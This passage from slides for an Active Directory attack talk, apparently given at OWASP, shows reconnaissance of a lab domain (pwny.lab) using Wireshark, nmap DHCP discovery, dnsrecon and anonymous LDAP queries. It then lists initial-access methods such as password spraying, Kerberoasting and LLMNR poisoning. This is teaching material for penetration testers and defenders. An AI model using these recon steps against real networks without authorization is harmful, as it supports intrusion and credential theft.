
## ➤ Focus of this talk



# Active directory kill chain

Broad landscape of attacks

## ➤ Focus of this talk






# Phase 1

Unauthorized User aka „Getting creds“





# Phase 1 - Unauthorized User

Enumerate – Common Network traffic

- Check out what network protocols are running and analyse for potential weaknesses

The screenshot shows a Wireshark capture on the \*eth0 interface. The filter is 'llmnr || nbns'. The table below lists the captured LLMNR traffic.

No.	Time	Source	Destination	Protocol	Length	Info
18	6.710230771	fe80::60c4:a4f...	ff02::1:3	LLMNR	103	Standard query 0xdb92 A HELLO-OWASP-ITS-DARTH-5
19	6.710325072	10.0.3.104	224.0.0.252	LLMNR	83	Standard query 0xdb92 A HELLO-OWASP-ITS-DARTH-5
23	6.813791489	fe80::60c4:a4f...	ff02::1:3	LLMNR	103	Standard query 0xdb92 A HELLO-OWASP-ITS-DARTH-5
24	6.813989519	10.0.3.104	224.0.0.252	LLMNR	83	Standard query 0xdb92 A HELLO-OWASP-ITS-DARTH-5
25	7.754543835	fe80::60c4:a4f...	ff02::1:3	LLMNR	110	Standard query 0xaf57 A HELLO-OWASP-ITS-JARJAR_BINKS-2
26	7.754668982	10.0.3.104	224.0.0.252	LLMNR	90	Standard query 0xaf57 A HELLO-OWASP-ITS-JARJAR_BINKS-2
27	7.860588451	fe80::60c4:a4f...	ff02::1:3	LLMNR	110	Standard query 0xaf57 A HELLO-OWASP-ITS-JARJAR_BINKS-2
28	7.860598720	10.0.3.104	224.0.0.252	LLMNR	90	Standard query 0xaf57 A HELLO-OWASP-ITS-JARJAR_BINKS-2
33	9.708549323	fe80::60c4:a4f...	ff02::1:3	LLMNR	110	Standard query 0x78a5 A HELLO-OWASP-ITS-JARJAR_BINKS-3
34	9.708678932	10.0.3.104	224.0.0.252	LLMNR	90	Standard query 0x78a5 A HELLO-OWASP-ITS-JARJAR_BINKS-3
35	9.813649281	fe80::60c4:a4f...	ff02::1:3	LLMNR	110	Standard query 0x78a5 A HELLO-OWASP-ITS-JARJAR_BINKS-3
36	9.813846590	10.0.3.104	224.0.0.252	LLMNR	90	Standard query 0x78a5 A HELLO-OWASP-ITS-JARJAR_BINKS-3

### ➤ DHCP info

```
[root:~/OWASP/impacket/examples]# nmap --script broadcast-dhcp-discover
Starting Nmap 7.70 ( https://nmap.org ) at 2018-05-24 18:19 CEST
Pre-scan script results:
| broadcast-dhcp-discover:
|   Response 1 of 1:
|     IP Offered: 10.0.3.105
|     DHCP Message Type: DHCP OFFER
|     Subnet Mask: 255.255.255.0
|     Renewal Time Value: 0s
|     Rebinding Time Value: 0s
|     IP Address Lease Time: 1s
|     Server Identifier: 10.0.3.200
|     Router: 10.0.3.1
|     Domain Name Server: 10.0.3.200, 1.1.1.1
|     Domain Name: pwny.lab\x00
|_  WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.30 seconds
```

### ➤ DNS recon

```
[root:~]# dnsrecon -r 10.0.3.0/24 -n 10.0.3.200
[*] Reverse Look-up of a Range
[*] Performing Reverse Lookup from 10.0.3.0 to 10.0.3.255
[*] PTR winpwn.pwny.lab 10.0.3.100
[*] PTR workstation04.pwny.lab 10.0.3.105
[*] PTR workstation03.pwny.lab 10.0.3.103
[*] PTR workstation01.pwny.lab 10.0.3.104
[*] PTR pwnylabdc01.pwny.lab 10.0.3.200
[+] 5 Records Found
```

- Get some information from the LDAP service
- This information is necessary for other devices that want to join the domain

```
[root:~/OWASP/impacket/examples]# ldapsearch -LLL -x -H ldap://pwny.lab -b '' -s base '(objectclass=*)'
```

dn:	Destination	Protocol	Length	Info
currentTime: 20180524164028.0Z				
subschemaSubentry: CN=Aggregate,CN=Schema,CN=Configuration,DC=pwny,DC=lab			104	Standard query
dsServiceName: CN=NTDS Settings,CN=PWNYPWNYLABDC01,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=pwny,DC=lab	224.0.0.2...	LL...	84	Standard query
namingContexts: DC=pwny,DC=lab				
namingContexts: CN=Configuration,DC=pwny,DC=lab	ff02::1:3	LL...	104	Standard query
namingContexts: CN=Schema,CN=Configuration,DC=pwny,DC=lab	2...	LL...	84	Standard query
namingContexts: DC=DomainDnsZones,DC=pwny,DC=lab				
namingContexts: DC=ForestDnsZones,DC=pwny,DC=lab	ff02::1:3	LL...	111	Standard query
defaultNamingContext: DC=pwny,DC=lab	104 224.0.0.2...	LL...	91	Standard query
schemaNamingContext: CN=Schema,CN=Configuration,DC=pwny,DC=lab				
configurationNamingContext: CN=Configuration,DC=pwny,DC=lab				
rootDomainNamingContext: DC=pwny,DC=lab	104 224.0.0.2...	LL...	91	Standard query
supportedControl: 1.2.840.113556.1.4.319				
supportedControl: 1.2.840.113556.1.4.801	ff02::1:3	LL...	104	Standard query

- Forest functionality level is set based on the highest OS functionality level a domain can support

```
supportedSASLMechanisms: GSSAPI
supportedSASLMechanisms: GSS-SPNEGO
supportedSASLMechanisms: EXTERNAL
supportedSASLMechanisms: DIGEST-MD5
dnsHostName: PWNYPDC01.pwny.lab
ldapServiceName: pwny.lab:pwnypdc01$@PWNYP.LAB
serverName: CN=PWNYPDC01,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=pwny,DC=lab
supportedCapabilities: 1.2.840.113556.1.4.800
supportedCapabilities: 1.2.840.113556.1.4.1670
supportedCapabilities: 1.2.840.113556.1.4.1791
supportedCapabilities: 1.2.840.113556.1.4.1935
supportedCapabilities: 1.2.840.113556.1.4.2080
supportedCapabilities: 1.2.840.113556.1.4.2237
isSynchronized: TRUE
isGlobalCatalogReady: TRUE
domainFunctionality: 6
forestFunctionality: 6
domainControllerFunctionality: 6
```

Value	Forest	Domain	Domain Controller
0	2000	2000 Mixed/Native	2000
1	2003 Interim	2003 Interim	N/A
2	2003	2003	2003
3	2008	2008	2008
4	2008 R2	2008 R2	2008 R2
5	2012	2012	2012
6	2012 R2	2012 R2	2012 R2
7	2016	2016	2016

<https://serverfault.com/a/512292>

### ➤ Results:

#### » Domain name pwny.lab

» Domain Controller: pwnylabdc01.pwny.lab (10.0.3.200)

» Subnetz: 10.0.3.0/24

» Router: 10.0.3.1

» DC functionality level: Windows Server 2012

#### » Network clients:

» workstation01.pwny.lab


» workstation04.pwny.lab

## Phase 1 - Unauthorized User

Gaining Access – Lots of opportunities to get initial access



- There are many different ways to steal user credentials like:
  - » Rouge devices
  - » Password spraying
  - » Default passwords (Tomcat, Jenkins & Co)
  - » Missing patches
  - » Cleartext passwords on file share
  - » Vulnerable web application
  - » Kerberoasting
  - » Social Engineering
  - » Phishing
  - » MITM
  - » Vulnerable software versions
  - » Have a look at the MITRE Attack Matrix
    - » [https://attack.mitre.org/wiki/Initial\\_Access](https://attack.mitre.org/wiki/Initial_Access)



## LLMNR, NBNS & Co.

### ➤ DNS-Fallback protocols

- Link Local Multicast Name Resolution (LLMNR)
- NETBIOS Name Service (NBNS)
- mDNS

### ➤ LLMNR & NBNS allow name resolution of failed DNS requests

- Leveraging other computers in a network

### ➤ Name Resolution Process:

